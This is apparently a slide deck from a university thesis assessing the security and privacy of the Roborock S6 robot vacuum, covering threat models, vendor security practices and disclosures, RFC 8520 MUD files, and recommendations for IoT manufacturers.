*The “coffee shop hacker”*

✓ All data is encrypted (application level, not just TLS)!


✓ IPv6 blocked

✓ SSH server port blocked by default

⚠ ...other services?

⚠ OTA rooting (patched Nov 2019)

Wireless credentials can be sniffed during pairing (+ promiscuous)



# TS3 - Remote (distal) threat

## Vendor

- ⚠ Access to user/device/app data
- ⚠ Ability to issue remote commands
- ⚠ Network packet logging
- ⚠ Potential arbitrary execution in future releases
- ⚠ Privacy policy discrepancy

## Other

- ⚠ Is my device backdoored?
- ⚠ Unknown nature of expected traffic (see later)
- ⚠ Vuln > RCE = root control

# Privacy / Security Response

## Roborock


- ✓ Evidence of buffer overflow checks in the binary
- ✓ Application-level encryption
- ✓ Reduction in log verbosity (though not consistent)
- ✓ ip{,6}tables rules
- ✓ Tightening of access through adb, ssh, serial
- ✓ They seem to respond to security incidents
- ✓ (some) effort to uphold privacy and define data usage

# Privacy / Security Response

⚠ They seem to respond to security incidents. sort of

## Disclosures

- Only one vulnerability disclosure listed on their [webpage](#)
  - *8 years of business, 15 products, 1 vulnerability?*
  - No CVE / other detail report
- Perhaps more, but undisclosed




# Privacy / Security Response

## What about other companies?



(IoT Ecosystem, Whitelabel Vendor)





Xiaomi

(IoT Ecosystem)

have published CVEs

- Reminder; not a necessity
- They both have large security teams and bug bounty programs
  - Bigger company
  - More at stake

# Privacy / Security Response



Both companies have white-papers / publications about security minimums.

## Note

The Tuya paper mentions encryption during the pairing process.

The Roborock S6 (which integrates the Tuya platform), fails to do so.

Is there a compliance check / verification between either party?

# Towards an expected conversation - RFC 8520

## *RFC 8520 - Manufacturer Usage Description*



**MUD** files whitelist the nature of network traffic that a device should transmit/receive. (e.g. Transmit IPv4 tcp/8890 to (DNS) example.com)

Traffic that does not match the MUD are discarded (or allowed but flagged). Mitigates unexpected ports/hosts - but ineffective against (e.g.) C2 payloads

IoT Research Team @ UNSW EE&T has done some research

# Towards an expected conversation - RFC 8520

*RFC 8520 - Manufacturer Usage Description*

RFC8520 was approved and published in March 2019

But is anyone adopting it?

# How have manufacturers of IoT / smart home devices addressed the increasing concerns of digital privacy and product security?

(Specifically Roborock)

- ✓ Data is cleared during resets
- ✓ Lockdown on access methods (ADB, Serial, MiLO, SSH, IPv6)
- ✓ Data is encrypted during transit

but more can be done

Further transparency in disclosures

Improved privacy policy

Pairing encryption

Data should be cleared on device disassociation

Better co-ordination between ecosystems and vendors

MUD files - both devices and infrastructure

Whitepapers, bug bounties

# Future Work

- Test the mobile app
- Test the cloud infrastructure
- Test MITM - HSTS?
- Make MUD profile
- Fuzz exposed ports
  - e.g. rr\_loader service

# Aside: Thesis in a Year

The screenshot shows a digital ledger titled "CSE Thesis Devlog TL;DR". The ledger is organized into three columns: "Research", "Hardware Hacking", and "Software Hacking". Each column contains a list of tasks, each with a date.

Category	Date
Research	Wednesday 29/09/2021
Research	Tuesday 5/10/2021
Research	Tuesday 12/10/2021
Research	Monday 18/10/2021
Research	Monday 1/11/2021
Research	Wednesday
Hardware Hacking	Monday 25/10/2021
Hardware Hacking	Tuesday 26/10/2021
Hardware Hacking	Friday 29/10/2021
Hardware Hacking	Sunday 01/05/2022
Hardware Hacking	Friday 24/06/2022
Software Hacking	Monday 25/10/2021
Software Hacking	Friday 29/10/2021
Software Hacking	Saturday 30/10/2021
Software Hacking	Wednesday 02/03/2022
Software Hacking	Filesystem inspection 19/03/2022
Software Hacking	Install software

# Thank You

---

Andrew Wong

w: [featherbear.cc/UNSW-CSE-Thesis](http://featherbear.cc/UNSW-CSE-Thesis)

e: [andrew.j.wong@student.unsw.edu.au](mailto:andrew.j.wong@student.unsw.edu.au)